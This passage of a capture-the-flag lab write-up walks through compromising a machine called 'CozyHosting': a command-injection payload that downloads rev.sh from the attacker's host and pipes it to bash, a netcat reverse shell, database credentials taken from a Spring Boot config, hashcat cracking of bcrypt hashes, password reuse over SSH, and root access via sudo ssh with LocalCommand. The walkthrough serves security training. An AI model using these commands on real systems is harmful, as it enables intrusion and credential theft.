
We then start our `Netcat` listener, which we will use to catch the reverse shell connection once our script gets executed.

```
nc -lnvp 4444
```

```
nc -lnvp 4444

listening on [any] 4444 ...
```

Let's now edit our payload to fetch our `rev.sh` script and execute it.

```
test;curl${IFS}http://10.10.14.49:7000/rev.sh|bash;
```



Upon sending the request, a reverse shell as `app` is sent to our listener.

```
nc -lnvp 4444

listening on [any] 4444 ...
connect to [10.10.14.49] from (UNKNOWN) [10.10.11.230] 54802
sh: 0: can't access tty; job control turned off
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
```

To get a more stable shell we can use the `script` command to create a new `PTY` with bash.

```
script /dev/null -c bash
```

```
$ script /dev/null -c bash

Script started, output log file is '/dev/null'.
app@cozyhosting:/app$
```

Lateral Movement

Our shell lands us in the `/app` directory, where we see a `.jar` (Java Archive) file named `cloudhosting-0.0.1.jar`. We can extract it to the `/tmp/app` by using the `-d` flag in `unzip`, which specifies the destination folder.

```
unzip -d /tmp/app cloudhosting-0.0.1.jar
```

```
app@cozyhosting:/app$ ls

cloudhosting-0.0.1.jar
app@cozyhosting:/app$ unzip -d /tmp/app cloudhosting-0.0.1.jar

unzip -d /tmp/app cloudhosting-0.0.1.jar
Archive:  cloudhosting-0.0.1.jar
   creating: /tmp/app/META-INF/
  inflating: /tmp/app/META-INF/MANIFEST.MF

<...SNIP...>

app@cozyhosting:/app$
```

Looking at the `/tmp/app/BOOT-INF/classes/application.properties` file, we see some database credentials.

`application.properties` is a configuration file used in `Spring Boot` applications. It is typically used to define various properties that configure the behaviour of the application; the properties include database connection settings, logging configurations, and various other settings that the application needs.

```
cat /tmp/app/BOOT-INF/classes/application.properties
```

```
app@cozyhosting:/app$ cat /tmp/app/BOOT-INF/classes/application.properties

cat /tmp/app/BOOT-INF/classes/application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

The file discloses the credentials `postgres:Vg&nvzAQ7XxR`, with which we can connect to the local `PostgreSQL` instance.

```
psql -h 127.0.0.1 -U postgres
```

```
app@cozyhosting:/app$ psql -h 127.0.0.1 -U postgres

psql -h 127.0.0.1 -U postgres
Password for user postgres: Vg&nvzAQ7XxR

psql (14.8 (Ubuntu 14.8-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Listing all the available databases, we observe the presence of the `cozyhosting` database.

```
\list
```

```
postgres=# \list

\list
WARNING: terminal is not fully functional
Press RETURN to continue

                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privil
eges
-------------+----------+----------+-------------+-------------+----------------
-------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres
<...SNIP...>
(4 rows)
```

We connect to the database by utilizing the `\connect` directive.

```
\connect cozyhosting
```

```
postgres=# \connect cozyhosting

\connect cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
cozyhosting=#
```

Once we've successfully connected to the database, we can use the `\dt` command to list all the available tables within the database.

```
\dt
```

```
cozyhosting=# \dt

<...SNIP...>

         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)

(END)q
cozyhosting=#
```

We proceed by utilizing the `SELECT` statement to view all the data present in the `users` table.

```
select * from users;
```

```
cozyhosting=# select * from users;

select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                          password                          | role

-----------+------------------------------------------------------------+-----
--
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(END)q
cozyhosting=#
```

Here, we have two password hashes: one for the user `kanderson` and the other for the user `Admin`. We use `hashid` to identify the hash type:

```
hashid $2a$10$SpKYdHLBOFOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm

Analyzing '$2a$10$SpKYdHLBOFOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

Considering that these hashes stem from a `Spring Boot` web application, the most likely candidate is `bcrypt`. We save the administrator's hash to a file and attempt to crack it using `Hashcat`, with mode `3200` for `bcrypt`.

```
hashcat hash_file -m 3200 /usr/share/wordlists/rockyou.txt
```

```
hashcat hash_file -m 3200 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<...SNIP...>

$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started.....: Tue Aug 15 18:47:28 2023 (50 secs)
Time.Estimated...: Tue Aug 15 18:48:18 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       56 H/s (4.96ms) @ Accel:3 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2799/14344385 (0.02%)
Rejected.........: 0/2799 (0.00%)
Restore.Point....: 2790/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: dougie -> mercury
Hardware.Mon.#1..: Util: 96%

Started: Tue Aug 15 18:47:19 2023
Stopped: Tue Aug 15 18:48:20 2023
```

We were able to successfully crack the password, obtaining the password `manchesterunited`.

```
cat /etc/passwd
```

```
app@cozyhosting:/app$ cat /etc/passwd

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin

<...SNIP...>

app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$
```

Examining the users present in the system, we observe a user named `josh`. We can attempt to utilize the previously-discovered password to log in as the user `josh`.

```
ssh josh@10.10.11.230
```

```
ssh josh@10.10.11.230

josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

<...SNIP...>

josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$
```

We are successfully logged in a user `josh`. The user flag can be obtained at `/home/josh/user.txt`.

Privilege Escalation

Upon checking the `sudo` permissions for the user `josh`, we discover that they can run `/usr/bin/ssh` as `root`.

```
sudo -l
```

```
sudo -l

[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

We can leverage this to gain a shell as `root`. Reading through the SSH documentation and this link, we see that running the command with the `-o` flag allows us to specify the `PermitLocalCommand=yes` option. This option is used to allow the execution of local commands on the **client** machine after a successful `SSH` connection is established. The `LocalCommand=/bin/bash` option specifies the local command that should be executed on the machine after a successful `SSH` connection. In our case, we set it to execute `/bin/bash`, which means that after connecting to the machine, a `bash` shell will be opened, and we will have a session as `root`.

```
sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash'
josh@127.0.0.1
```

```
josh@cozyhosting:~$ sudo /usr/bin/ssh -v -o PermitLocalCommand=yes -o 'LocalCommand=/bin/bash' josh@127.0.0.1
OpenSSH_8.9p1 Ubuntu-3ubuntu0.3, OpenSSL 3.0.2 15 Mar 2022

<...SNIP...>

debug1: hostkeys_find_by_key_hostfile: hostkeys file /etc/ssh/ssh_known_hosts2 does not exist
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.

<...SNIP...>

debug1: Next authentication method: password
josh@127.0.0.1's password:
Authenticated to 127.0.0.1 ([127.0.0.1]:22) using "password".
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
root@cozyhosting:/home/josh# id
uid=0(root) gid=0(root) groups=0(root)
root@cozyhosting:/home/josh# ls /root
root.txt
root@cozyhosting:/home/josh#
```

The `root` flag can be found at `/root/root.txt`.